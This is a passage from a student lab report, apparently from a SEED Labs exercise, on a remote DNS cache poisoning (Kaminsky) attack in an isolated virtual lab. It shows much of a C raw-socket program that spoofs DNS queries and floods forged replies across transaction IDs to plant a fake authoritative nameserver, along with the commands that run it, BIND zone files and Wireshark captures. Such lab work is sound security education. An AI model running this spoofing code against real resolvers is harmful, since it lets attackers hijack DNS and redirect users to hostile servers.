        printf("- Invalid parameters!!!\nPlease enter 2 ip addresses\nFrom
first to last:src_IP  dest_IP  \n");

        exit(-1);

    }
```

```
    // socket descriptor
    int sd_query, sd_response;

    // buffer to hold the packet
    char buffer_query[PCKT_LEN];
    char buffer_response[PCKT_LEN];

    // set the buffer to 0 for all bytes
    memset(buffer_query, 0, PCKT_LEN);
    memset(buffer_response, 0, PCKT_LEN);

    // Our own headers' structures

    struct ipheader *ip_query = (struct ipheader *) buffer_query;
    struct udpheader *udp_query = (struct udpheader *) (buffer_query +
sizeof(struct ipheader));
    struct dnsheader *dns_query=(struct dnsheader*) (buffer_query
+sizeof(struct ipheader)+sizeof(struct udpheader));

    struct ipheader *ip_response = (struct ipheader *) buffer_response;
    struct udpheader *udp_response = (struct udpheader *) (buffer_response +
sizeof(struct ipheader));
    struct dnsheader *dns_response=(struct dnsheader*) (buffer_response
+sizeof(struct ipheader)+sizeof(struct udpheader));

    // data is the pointer points to the first byte of the dns payload
    char *data_query=(buffer_query +sizeof(struct ipheader)+sizeof(struct
udpheader)+sizeof(struct dnsheader));
    char *data_response=(buffer_response +sizeof(struct
ipheader)+sizeof(struct udpheader)+sizeof(struct dnsheader));


    int packetLength_query = dnsQueryBuilder(buffer_query, argv[1], argv[2]);
    int packetLength_response = dnsResponseBuilder(buffer_response,
"199.43.135.53", argv[2]);

    // Source and destination addresses: IP and port

    struct sockaddr_in sin, din;
    int one = 1;
    const int *val = &one;

    // Create a raw socket with UDP protocol

    sd_query = socket(PF_INET, SOCK_RAW, IPPROTO_UDP);
    sd_response = socket(PF_INET, SOCK_RAW, IPPROTO_UDP);

    if(sd_query<0 || sd_response<0 ) // if socket fails to be created
        printf("socket error\n");
```

```
    // The source is redundant, may be used later if needed

    // The address family

    sin.sin_family = AF_INET;
    din.sin_family = AF_INET;

    // Port numbers
    sin.sin_port = htons(33333);
    din.sin_port = htons(53);
    // IP addresses

    sin.sin_addr.s_addr = inet_addr(argv[2]); // slocal DNS ip
    din.sin_addr.s_addr = inet_addr(argv[1]); // query source IP

    // Calculate the checksum for integrity//

    ip_query->iph_chksum = csum((unsigned short *)buffer_query, sizeof(struct
ipheader) + sizeof(struct udpheader));
    ip_response->iph_chksum = csum((unsigned short *)buffer_response,
sizeof(struct ipheader) + sizeof(struct udpheader));

    udp_query->udph_chksum=check_udp_sum(buffer_query, packetLength_query-
sizeof(struct ipheader));
    udp_response->udph_chksum=check_udp_sum(buffer_response,
packetLength_response-sizeof(struct ipheader));

    /**************************************************************************
******8
    Just for knowledge purpose,
    remember the seconed parameter
    for UDP checksum:
    ipheader_size + udpheader_size + udpData_size
    for IP checksum:
    ipheader_size + udpheader_size
    **************************************************************************
*******/



    // Inform the kernel do not fill up the packet structure. we will build
our own...
    if(setsockopt(sd_query, IPPROTO_IP, IP_HDRINCL, val, sizeof(one))<0 ){
        printf("error\n");
        exit(-1);
    }
    if(setsockopt(sd_response, IPPROTO_IP, IP_HDRINCL, val, sizeof(one))<0 ){
```

```
        printf("error\n");
        exit(-1);
    }
    printf("Entering the loop\n");

    while(1){
    // This is to generate different query in xxxxx.example.net
        int charnumber;
        charnumber=1+rand()%5;
        *(data_query+charnumber)+=1;
        *(data_response+charnumber)+=1;

        udp_query->udph_chksum=check_udp_sum(buffer_query, packetLength_query-
sizeof(struct ipheader)); // recalculate the checksum for the UDP packet

        if(sendto(sd_query, buffer_query, packetLength_query, 0, (struct
sockaddr *)&sin, sizeof(sin)) < 0)
            printf("packet send error %d which means
%s\n",errno,strerror(errno));
        dns_response->query_id=301;
        sleep(0.9);     // Wait for the query triggering the local DNS

        int count;
        for(count=0;count<=100;count++)
            {

                dns_response->query_id++; // try different transaction id:
301~401 for the range

                // update the checksum every time we modify the packet.
                udp_response->udph_chksum=check_udp_sum(buffer_response,
packetLength_response-sizeof(struct ipheader));

                // send out the response dns  packet
                if(sendto(sd_response, buffer_response, packetLength_response,
0, (struct sockaddr *)&sin, sizeof(sin)) < 0)
                    printf("packet send error %d which means
%s\n",errno,strerror(errno));
            }

            sleep(0.1); // don't flood the server too much to freeze the host
machine
    }


    close(sd_query);

    return 0;
```

```
}
```

In this programme, the DNS Requests that trigger the target DNS server to send out DNS queries are spoofed. Then, the DNS replies returned are also spoofed. In this case, the IP address for the DNS query response is set to the response for example.net IP.

The programme is executed on the attacker machine (10.0.2.8).

```
sudo gcc -lpcap dns_request.c -o req
sudo ./req "10.0.2.13" "10.0.2.14"
```

```
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:.../Week 5$ sudo gcc -lpcap dns_request.c -o req
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:.../Week 5$ sudo ./req "10.0.2.13" "10.0.2.14"
Entering the loop
^C
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:.../Week 5$
```

Fig. 3.1.1(a): Executing the programme on the attacker machine.

The results on Wireshark (10.0.2.14):

Source	Destination	Protocol	Length	Info
10.0.2.13	10.0.2.14	DNS	79	Standard query 0x0000 A baaaa.example.com
216.239.32.10	10.0.2.14	DNS	157	Standard query response 0x2e01 A baaaa.exam
216.239.32.10	10.0.2.14	DNS	157	Standard query response 0x2f01 A baaaa.exam
216.239.32.10	10.0.2.14	DNS	157	Standard query response 0x3001 A baaaa.exam
216.239.32.10	10.0.2.14	DNS	157	Standard query response 0x3101 A baaaa.exam
216.239.32.10	10.0.2.14	DNS	157	Standard query response 0x3201 A baaaa.exam
216.239.32.10	10.0.2.14	DNS	157	Standard query response 0x3301 A baaaa.exam

Fig. 3.1.1(b): Capturing the packets in Wireshark on the DNS Server machine (10.0.2.14)

The packet highlighted in red is the primary focus. Below are the details.

```
Wireshark · Packet 1 · wireshark_any_20211027031619_qsnVJg

▸ Frame 1: 79 bytes on wire (632 bits), 79 bytes captured (632 bits) on interfa
▸ Linux cooked capture
▸ Internet Protocol Version 4, Src: 10.0.2.13, Dst: 10.0.2.14
▸ User Datagram Protocol, Src Port: 49383, Dst Port: 53
▾ Domain Name System (query)
    [Response In: 11]
    Transaction ID: 0x0000
  ▸ Flags: 0x0100 Standard query
    Questions: 1
    Answer RRs: 0
    Authority RRs: 0
    Additional RRs: 0
  ▾ Queries
    ▾ baaaa.example.com: type A, class IN
        Name: baaaa.example.com
        [Name Length: 17]
        [Label Count: 3]
        Type: A (Host Address) (1)
        Class: IN (0x0001)
```

Fig. 3.1.1(c): Details of the query packet.

It's noticed that there's a triumphant spoof performed on the target. The packet, being a query, there's no answer received yet. But, being a spoof attack, the Additional RRs remain 0.

Next, the response packets are analysed.

2. Spoofing the DNS Replies

In this task, the DNS Responses to the local DNS Server for each query is spoofed. A DNS Header with DNS Payload with the Answer, Authority and Additional section is created. The answer section will give the IP address of the query domain, the authoritative section fills the authoritative nameserver for the query domain. So, after the attack is successful, any query with the domain name will be directed to the Attacker's nameserver "ns.dnslabattacker.com". Lastly, the additional section is filled with the IP Address of the name server.

The programme that's displayed in the previous section is compiled and executed.

The commands:

```
sudo gcc -lpcap dns_request.c -o req
sudo ./req "10.0.2.13" "10.0.2.14"
```

```
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:.../Week 5$ sudo gcc -lpcap dns_request.c -o req
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:.../Week 5$ sudo ./req "10.0.2.13" "10.0.2.14"
Entering the loop
^C
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:.../Week 5$
```

Fig. 3.1.2(a): Executing the programme on the attacker machine.

The results on Wireshark (10.0.2.14):

199.43.135.53	10.0.2.14	DNS	157 Standard query response 0x3601 A baaaa.example.com A 10.0.2.8 NS ns.dnslabattacker.net A 10.0.2.8 OPT
199.43.135.53	10.0.2.14	DNS	157 Standard query response 0x3701 A baaaa.example.com A 10.0.2.8 NS ns.dnslabattacker.net A 10.0.2.8 OPT
199.43.135.53	10.0.2.14	DNS	157 Standard query response 0x3801 A baaaa.example.com A 10.0.2.8 NS ns.dnslabattacker.net A 10.0.2.8 OPT
199.43.135.53	10.0.2.14	DNS	157 Standard query response 0x3901 A baaaa.example.com A 10.0.2.8 NS ns.dnslabattacker.net A 10.0.2.8 OPT
199.43.135.53	10.0.2.14	DNS	157 Standard query response 0x3a01 A baaaa.example.com A 10.0.2.8 NS ns.dnslabattacker.net A 10.0.2.8 OPT
199.43.135.53	10.0.2.14	DNS	157 Standard query response 0x3b01 A baaaa.example.com A 10.0.2.8 NS ns.dnslabattacker.net A 10.0.2.8 OPT
199.43.135.53	10.0.2.14	DNS	157 Standard query response 0x3c01 A baaaa.example.com A 10.0.2.8 NS ns.dnslabattacker.net A 10.0.2.8 OPT
199.43.135.53	10.0.2.14	DNS	157 Standard query response 0x3d01 A baaaa.example.com A 10.0.2.8 NS ns.dnslabattacker.net A 10.0.2.8 OPT
199.43.135.53	10.0.2.14	DNS	157 Standard query response 0x3e01 A baaaa.example.com A 10.0.2.8 NS ns.dnslabattacker.net A 10.0.2.8 OPT
199.43.135.53	10.0.2.14	DNS	157 Standard query response 0x3f01 A baaaa.example.com A 10.0.2.8 NS ns.dnslabattacker.net A 10.0.2.8 OPT
199.43.135.53	10.0.2.14	DNS	157 Standard query response 0x4001 A baaaa.example.com A 10.0.2.8 NS ns.dnslabattacker.net A 10.0.2.8 OPT
199.43.135.53	10.0.2.14	DNS	157 Standard query response 0x4101 A baaaa.example.com A 10.0.2.8 NS ns.dnslabattacker.net A 10.0.2.8 OPT
199.43.135.53	10.0.2.14	DNS	157 Standard query response 0x4201 A baaaa.example.com A 10.0.2.8 NS ns.dnslabattacker.net A 10.0.2.8 OPT
199.43.135.53	10.0.2.14	DNS	157 Standard query response 0x4301 A baaaa.example.com A 10.0.2.8 NS ns.dnslabattacker.net A 10.0.2.8 OPT
199.43.135.53	10.0.2.14	DNS	157 Standard query response 0x4401 A baaaa.example.com A 10.0.2.8 NS ns.dnslabattacker.net A 10.0.2.8 OPT
199.43.135.53	10.0.2.14	DNS	157 Standard query response 0x4501 A baaaa.example.com A 10.0.2.8 NS ns.dnslabattacker.net A 10.0.2.8 OPT
199.43.135.53	10.0.2.14	DNS	157 Standard query response 0x4601 A baaaa.example.com A 10.0.2.8 NS ns.dnslabattacker.net A 10.0.2.8 OPT
199.43.135.53	10.0.2.14	DNS	157 Standard query response 0x4701 A baaaa.example.com A 10.0.2.8 NS ns.dnslabattacker.net A 10.0.2.8 OPT
199.43.135.53	10.0.2.14	DNS	157 Standard query response 0x4801 A baaaa.example.com A 10.0.2.8 NS ns.dnslabattacker.net A 10.0.2.8 OPT
199.43.135.53	10.0.2.14	DNS	157 Standard query response 0x4901 A baaaa.example.com A 10.0.2.8 NS ns.dnslabattacker.net A 10.0.2.8 OPT
199.43.135.53	10.0.2.14	DNS	157 Standard query response 0x4a01 A baaaa.example.com A 10.0.2.8 NS ns.dnslabattacker.net A 10.0.2.8 OPT
199.43.135.53	10.0.2.14	DNS	157 Standard query response 0x4b01 A baaaa.example.com A 10.0.2.8 NS ns.dnslabattacker.net A 10.0.2.8 OPT
199.43.135.53	10.0.2.14	DNS	157 Standard query response 0x4c01 A baaaa.example.com A 10.0.2.8 NS ns.dnslabattacker.net A 10.0.2.8 OPT
199.43.135.53	10.0.2.14	DNS	157 Standard query response 0x4d01 A baaaa.example.com A 10.0.2.8 NS ns.dnslabattacker.net A 10.0.2.8 OPT
199.43.135.53	10.0.2.14	DNS	157 Standard query response 0x4e01 A baaaa.example.com A 10.0.2.8 NS ns.dnslabattacker.net A 10.0.2.8 OPT
199.43.135.53	10.0.2.14	DNS	157 Standard query response 0x4f01 A baaaa.example.com A 10.0.2.8 NS ns.dnslabattacker.net A 10.0.2.8 OPT
199.43.135.53	10.0.2.14	DNS	157 Standard query response 0x5001 A baaaa.example.com A 10.0.2.8 NS ns.dnslabattacker.net A 10.0.2.8 OPT
199.43.135.53	10.0.2.14	DNS	157 Standard query response 0x5101 A baaaa.example.com A 10.0.2.8 NS ns.dnslabattacker.net A 10.0.2.8 OPT

Fig. 3.1.2(b): The response captured on Wireshark.

Here it's observed that, the query with the domain name is directed to the Attacker's nameserver, "ns.dnslabattacker.com". This manifests the triumph of the desired attack.

Below are the details of a packet.




Fig. 3.1.2(c): The details of the response packet.

It's observed that the redirect to ns.dnslabattacker.net has occurred as the **authoritative name server** and the address displayed is that of the attacker (10.0.2.8).

Task 3.2: The Kaminsky Attack

In this task, the above two tasks are combined to perform the Kaminsky Attack.

Below is the procedure that's bound to be followed for an impeccable output.

1.


a) The zone for the fraudulent name server is created.

The command:

```
sudo nano /etc/bind/named.conf.default-zones
```

Then, the zone is added:

```
zone "ns.dnslabattacker.net" {
        type master;
        file "/etc/bind/db.attacker";
};
```



```
seed_PES2UG19CS052_Anurag.R.Simha@Server:~$ sudo nano /etc/bind/named.conf.default-zones
seed_PES2UG19CS052_Anurag.R.Simha@Server:~$ cat /etc/bind/named.conf.default-zones
// prime the server with knowledge of the root servers
zone "." {
        type hint;
        file "/etc/bind/db.root";
};

// be authoritative for the localhost forward and reverse zones, and for
// broadcast zones as per RFC 1912

zone "localhost" {
        type master;
        file "/etc/bind/db.local";
};

zone "127.in-addr.arpa" {
        type master;
        file "/etc/bind/db.127";
};

zone "0.in-addr.arpa" {
        type master;
        file "/etc/bind/db.0";
};

zone "255.in-addr.arpa" {
        type master;
        file "/etc/bind/db.255";
};

zone "ns.dnslabattacker.net" {
        type master;
        file "/etc/bind/db.attacker";
};
```

Fig. 3.2.1: Adding the zone.

b) The file db.attacker is created.

The command:

```
sudo nano /etc/bind/db.attacker
```

The entry done:

```
$TTL 604800
@ IN SOA localhost. root. localhost. (
        2; Serial
        604800 ; Refresh
        86400 ; Retry
        2419200 ; Expire
        604800 ) ; Negative Cache TTL;
@ IN NS ns.dnslabattacker.net.
@ IN A 192.168.0.200
@ IN AAAA ::1
```

```
seed_PES2UG19CS052_Anurag.R.Simha@Server:~$ sudo nano /etc/bind/db.attacker
seed_PES2UG19CS052_Anurag.R.Simha@Server:~$ cat /etc/bind/db.attacker
$TTL 604800
@ IN SOA localhost. root.localhost. (
        2; Serial
        604800; Refresh
        86400; Retry
        2419200; Expire
        604800) ; Negative Cache TTL;
@ IN NS ns.dnslabattacker.net.
@ IN A 192.168.0.200
@ IN AAAA ::1
seed_PES2UG19CS052_Anurag.R.Simha@Server:~$
```

Fig. 3.2.2: Creating the zone.

2. The C programme is allowed to run on the attacker machine (10.0.2.8).

The commands:

```
sudo gcc -lpcap dns_request.c -o req
sudo ./req "10.0.2.13" "10.0.2.14"
```

```
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:.../Week 5$ sudo gcc -lpcap dns_request.c -o req
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:.../Week 5$ sudo ./req "10.0.2.13" "10.0.2.14"
Entering the loop
```

Fig. 3.2(a): Instigating the attacking tool.

3. On the server machine, the bind9 service is restarted, the cache is cleared and prepared to be filled.

The commands:

```
sudo service bind9 restart
sudo rndc flush
sudo rndc dumpdb -cache
```

```
seed_PES2UG19CS052_Anurag.R.Simha@Server:~$ sudo service bind9 restart
seed_PES2UG19CS052_Anurag.R.Simha@Server:~$ sudo rndc flush
seed_PES2UG19CS052_Anurag.R.Simha@Server:~$ sudo rndc dumpdb -cache
seed_PES2UG19CS052_Anurag.R.Simha@Server:~$
```

Fig. 3.2(b): Preparing the cache to suffer the Kaminsky attack.

4. On the victim machine, the command, `dig www.example.com` is triggered.

```
seed_PES2UG19CS052_Anurag.R.Simha@Victim/Client:~$ dig www.example.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 59422
;; flags: qr rd ra ad; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        34832   IN      A       93.184.216.34

;; Query time: 49 msec
;; SERVER: 127.0.1.1#53(127.0.1.1)
;; WHEN: Wed Oct 27 03:46:57 EDT 2021
;; MSG SIZE  rcvd: 49

seed_PES2UG19CS052_Anurag.R.Simha@Victim/Client:~$
```

Fig. 3.2(c): Performing the dig operation.

5. The cache is then verified. The command, `cat /var/cache/bind/cache_dump.db | grep attacker` displays the contents in the cache, hence making it clear that the fraudulent name server is stored.




Fig. 3.2(d): The testimony of caching the fraudulent name server

From figure 3.2(d), it's lucid that the fictitious name server is cached on the DNS server machine.




Fig. 3.2(e): The details of a response packet captured on Wireshark.

The execution of the programme redirects all the queries through the name server, ns.dnslabattacker.net. This leads to the observation that's in fig. 3.2(e) and fig. 3.2(d). Since the spoofed domain facades as an official domain, it's displayed as an authoritative name server.

Task 3.3: Result Verification

As shown above, the zone is added to the default zones file and then, it's created.

The command:

```
sudo nano /etc/bind/named.conf.default-zones
```

Then, the zone is added:

```
zone "ns.dnslabattacker.net" {
        type master;
        file "/etc/bind/db.attacker";
};
```


```
seed_PES2UG19CS052_Anurag.R.Simha@Server:~$ sudo nano /etc/bind/named.conf.default-zones
seed_PES2UG19CS052_Anurag.R.Simha@Server:~$ cat /etc/bind/named.conf.default-zones
// prime the server with knowledge of the root servers
zone "." {
        type hint;
        file "/etc/bind/db.root";
};

// be authoritative for the localhost forward and reverse zones, and for
// broadcast zones as per RFC 1912

zone "localhost" {
        type master;
        file "/etc/bind/db.local";
};

zone "127.in-addr.arpa" {
        type master;
        file "/etc/bind/db.127";
};

zone "0.in-addr.arpa" {
        type master;
        file "/etc/bind/db.0";
};

zone "255.in-addr.arpa" {
        type master;
        file "/etc/bind/db.255";
};

zone "ns.dnslabattacker.net" {
        type master;
        file "/etc/bind/db.attacker";
};
```

